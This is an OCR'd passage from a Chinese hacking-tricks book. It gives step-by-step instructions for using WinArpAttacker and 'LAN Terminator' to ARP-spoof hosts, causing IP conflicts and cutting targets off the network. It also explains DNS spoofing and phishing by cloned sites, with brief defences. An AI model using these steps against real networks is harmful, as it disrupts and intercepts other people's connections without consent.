- 监听网络通信：监听整个网络任意机器之间的通信，这个功能过于危险，可能会把整个网络搞乱，建议不要乱用。


Step 08 如果选择“IP 冲突”选项，即可使目标计算机不断弹出“IP 地址与网络上的其他系统有冲突”提示框，如下图所示。



Step 09 如果选择“禁止上网”选项，此时在 WinArpAttacker 主窗口就可以看到该主机的“攻击”属性变为 BanGateway，如下图所示。如果想停止攻击，则需在 WinArpAttacker 主窗口选择“攻击”→“停止攻击”选项即可停止攻击，否则将会一直攻击下去。



Step 10 在 WinArpAttacker 主窗口中单击“发送”按钮，即可打开“手动发送 ARP 包”对话框，在其中设置目标硬件 Mac、ARP 方向、源硬件 Mac、目标协议 Mac、源协议 Mac、目标 IP 和源 IP 等属性，单击“发送”按钮，即可向指定的主机发送 ARP 数据包。




Step 11 在 WinArpAttacker 主窗口中选择“设置”选项，然后在弹出的快捷菜单中选择任意一项，即可打开“Options（选项）”对话框，在其中对各个选项卡进行设置，如下图所示。



绝招10：网络中的DNS欺骗攻击


DNS 欺骗即域名信息欺骗，是最常见的 DNS 安全问题。当一个 DNS 服务器掉入陷阱，使用了来自一个恶意 DNS 服务器的错误信息，那么该 DNS 服务器就被欺骗了。在 Windows 10 系统中，用户可以在“命令提示符”窗口中输入 nslookup 命令来查询 DNS 服务器的相关信息，如下图所示。



1. DNS欺骗原理

如果可以冒充域名服务器，再把查询的 IP 地址设置为攻击者的 IP 地址，用户上网就只能看到攻击者的主页，而不是用户想去的网站的主页，这就是 DNS 欺骗的基本原理。DNS 欺骗并不是要黑掉对方的网站，而是冒名顶替，从而实现其欺骗目的。和 IP 欺骗相似，DNS 欺骗的技术在实现上仍然有一定的困难，为克服这些困难，有必要了解 DNS 查询包的结构。

在 DNS 查询包中有个标识 IP，其作用是鉴别每个 DNS 数据包的印记，从客户端设置，由服务器返回，使用户匹配请求与响应。如某用户在 IE 浏览器地址栏中输入 www.baidu.com，如果黑客想通过假的域名服务器（如 220.181.6.20）进行欺骗，就要在真正的域名服务器（220.181.6.18）返回响应前，先给出查询的 IP 地址，如下图所示。



上图很直观，就是真正在域名服务器 220.181.6.18 前，黑客给用户发送一个伪造的 DNS 信息包。但在 DNS 查询包中有一个重要的域就是标识 ID，如果要发送伪造的 DNS 信息包不被识破，就必须伪造出正确的 ID。如果无法判别该标记，DNS 欺骗将无法进行。只要在局域网上安装有嗅探器，通过嗅探器就可以知道用户的 ID。但要是在 Internet 上实现欺骗，就只有发送大量一定范围的 DNS 信息包，来提高得到正确 ID 的机会。

2. DNS欺骗的方法

网络攻击者通常通过以下 3 种方法进行 DNS 欺骗。

1）缓存感染

黑客会熟练地使用 DNS 请求，将数据放入一个没有设防的 DNS 服务器的缓存中。这些缓存信息会在客户进行 DNS 访问时返回给客户，从而将客户引导到入侵者所设置的运行木马的 Web 服务器或邮件服务器上，然后黑客从这些服务器上获取用户信息。

2）DNS 信息劫持

入侵者通过监听客户端和 DNS 服务器的对话，通过猜测服务器响应给客户端的 DNS 查询 ID。每个 DNS 报文包括一个相关联的 16 位 ID 号，DNS 服务器根据这个 ID 号获取请求源位置。黑客在 DNS 服务器之前将虚假的响应交给用户，从而欺骗客户端去访问恶意的网站。

3）DNS 重定向

攻击者能够将 DNS 名称查询重定向到恶意 DNS 服务器。这样攻击者可以获得 DNS 服务器的写权限。

防范 DNS 欺骗攻击可采取以下两种措施：

（1）直接用 IP 访问重要的服务，这样至少可以避开 DNS 欺骗攻击。但这需要记住要访问的 IP 地址。

（2）加密所有对外的数据流，对服务器来说就是尽量使用 SSH 之类的有加密支持的协议，对一般用户应该用 PGP 之类的软件加密所有发到网络上的数据。这并不是多么容易的事情。

绝招11：局域网中的主机欺骗



局域网终结者是用于攻击局域网中计算机的一款软件，其作用是构造虚假 ARP


数据包欺骗网络主机，使目标主机与网络断开。

使用局域网终结者欺骗网络主机的具体操作步骤如下。


Step 01 在“命令提示符”窗口中输入 ipconfig 命令，按 Enter 键，即可查看本机的 IP 地址，如下图所示。




Step 02 在“命令提示符”窗口中输入 ping 192.168.0.135 -t 命令，按 Enter 键，即可检测本机与目标主机之间是否连通。如果出现相应的数据信息，则表示可以对该主机进行 ARP 欺骗攻击，如下图所示。




Step 03 如果出现“请求超时”提示信息，如下图所示，则说明对方已经启用防火墙，此时就无法对主机进行 ARP 欺骗攻击。



Step 04 运行“局域网终结者”主程序后，打开“局域网终结者”主窗口，如下图所示。



Step 05 在“目标 IP”文本框中输入要控制目标主机的 IP 地址，然后单击“添加到阻断列表”按钮，即可将该 IP 地址添加到“阻断”列表中，如下图所示。如果此时目标主机中出现 IP 冲突的提示信息，则表示攻击成功。



绝招12：钓鱼网站的欺骗技术



钓鱼网站通常指伪装成银行网站及电子商务网站，窃取用户提交的银行账号、密码等私密信息的网站。“钓鱼”是一种网络欺诈行为，指不法分子利用各种手段，仿冒真实网站的 URL 地址以及页面内容，或利用真实网站服务器程序上的漏洞在站点的某些网页中插入危险的 HTML 代码，以此来骗取用户银行或信用卡账号、密码等私人资料。


网络钓鱼的技术手段有多种，如邮件

攻击、跨站脚本、网站克隆、会话截取等，但在各种网银事件中，最常见的是克隆网站和 URL 地址欺骗这两种手段，下面分别进行分析。


1. 克隆网站

“克隆网站”（也称“伪造网站”）其攻击形式被称作域名欺骗攻击，即网站的内容和真实的银行网站非常的相似，而且非常简单，最致命的一点是通过网站克隆技术克隆的网站和真实的网站真假很难辨别，有时只是在网站域名中有一些极细小的差别，不细心的用户就很容易上当。

